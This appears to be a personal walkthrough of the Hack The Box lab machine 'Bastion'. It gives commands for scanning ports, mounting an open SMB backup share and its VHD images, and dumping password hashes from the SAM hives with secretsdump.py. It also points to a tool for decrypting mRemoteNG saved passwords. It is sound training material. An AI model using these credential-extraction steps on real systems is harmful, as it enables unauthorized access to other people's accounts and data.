
Bastion - HTB (Done)


Bastion HTB - https://app.hackthebox.com/machines/186

Resources for this video:

Mounting VHD Files - https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25



```
root@kali:~# nmap -A -T4 -p- 10.10.10.134
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 04:48 EDT
Nmap scan report for 10.10.10.134
Host is up (0.036s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
```



```
root@kali:~# smbclient -L \\\\10.10.10.134\\
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~# smbclient -L \\\\10.10.10.134\\ADMIN$
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~# smbclient \\\\10.10.10.134\\ADMIN$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient \\\\10.10.10.134\\Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

```
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                   D        0  Fri Feb 22 07:45:32 2019
  ..                                  D        0  Fri Feb 22 07:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd  A 37761024  Fri Feb 22 07:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd  A 5418299392  Fri Feb 22 07:45:32 2019
  BackupSpecs.xml                     A     1186  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml      A     1078  Fri Feb 22
07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml      A     8930  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml      A     6542  Fri Feb 22 07:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml      A     2894  Fri Feb 22 07:45:32
2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml      A     1488  Fri Feb 22 07:45:32
2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml      A     1484  Fri Feb 22 07:45:32
2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml      A     3844  Fri Feb 22 07:45:32
2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml      A     3988  Fri Feb 22 07:45:32
2019
```


We will mount those two VHD to kali.

Mounting VHD Files - https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25


```
apt-get install libguestfs-tools
apt-get install cifs-utils

mkdir backups
mount -t cifs -o 'rw,username=guest' //ip/Backups backups
#rw=read,write
cd backups
ls
```

```
root@kali:~# mkdir backups
root@kali:~# mount -t cifs -o 'rw,username=guest' //10.10.10.134/Backups backups
Password for guest@//10.10.10.134/Backups:
root@kali:~# cd backups/
root@kali:~/backups# ls
note.txt  SDT65CB.tmp  WindowsImageBackup
root@kali:~/backups# cd WindowsImageBackup/
root@kali:~/backups/WindowsImageBackup# ls
L4mpje-PC
root@kali:~/backups/WindowsImageBackup# cd L4mpje-PC/
root@kali:~/backups/WindowsImageBackup/L4mpje-PC# ls
'Backup 2019-02-22 124351'   Catalog   MediaId   SPPMetadataCache
root@kali:~/backups/WindowsImageBackup/L4mpje-PC# cd Backup\ 2019-02-22\ 124351/
root@kali:~/backups/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351# ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
```

Mount the Backup share to folder on kali. We found two vhd. One is considered boot drive and another one is considered C drive. We need to mount that two vhd to be able to see what's inside.




```
mkdir bastion
guestmount -a *.vhd -m /dev/sda1 --ro /bastion/
```




Open file explorer, this is seeing C drive.

We are looking for some way to access the machine. Port 22 is open.

-Credentials, they could be in SAM file or stored in text document.

-SSH configuration file will work too.

SAM stores hashes of the users on machine.




Copy to new folder named “SAM”

```
secretsdump.py --help
```

```
  target                  [[domain/]username[:password]@]<targetName or addre
                          or LOCAL (if you want to parse local files)

optional arguments:
  -h, --help              show this help message and exit
  -debug                  Turn DEBUG output ON
  -system SYSTEM          SYSTEM hive to parse
  -bootkey BOOTKEY        bootkey for SYSTEM hive
  -security SECURITY      SECURITY hive to parse
  -sam SAM                SAM hive to parse
  -ntds NTDS              NTDS.DIT file to parse
  -resumefile RESUMEFILE
                          resume file name to resume NTDS.DIT session dump (o
                          available to DRSUAPI approach). This file will also
```

We gonna need these three to dump secrets




```
secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
```

At this step, we could


-crack the hash,


-pass the hash,

-try default password

This is the dumping the backup file, so users password will not be the same anymore.


We gonna use the default password that we found






This one is interesting. Search in google mRemoteNG exploit


https://github.com/haseebT/mRemoteNG-Decrypt





git clone https://github.com/haseebT/mRemoteNG-Decrypt.git

https://cosine-security.blogspot.com/2011/06/stealing-password-from-mremote.html




```
l4mpje@BASTION c:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of c:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
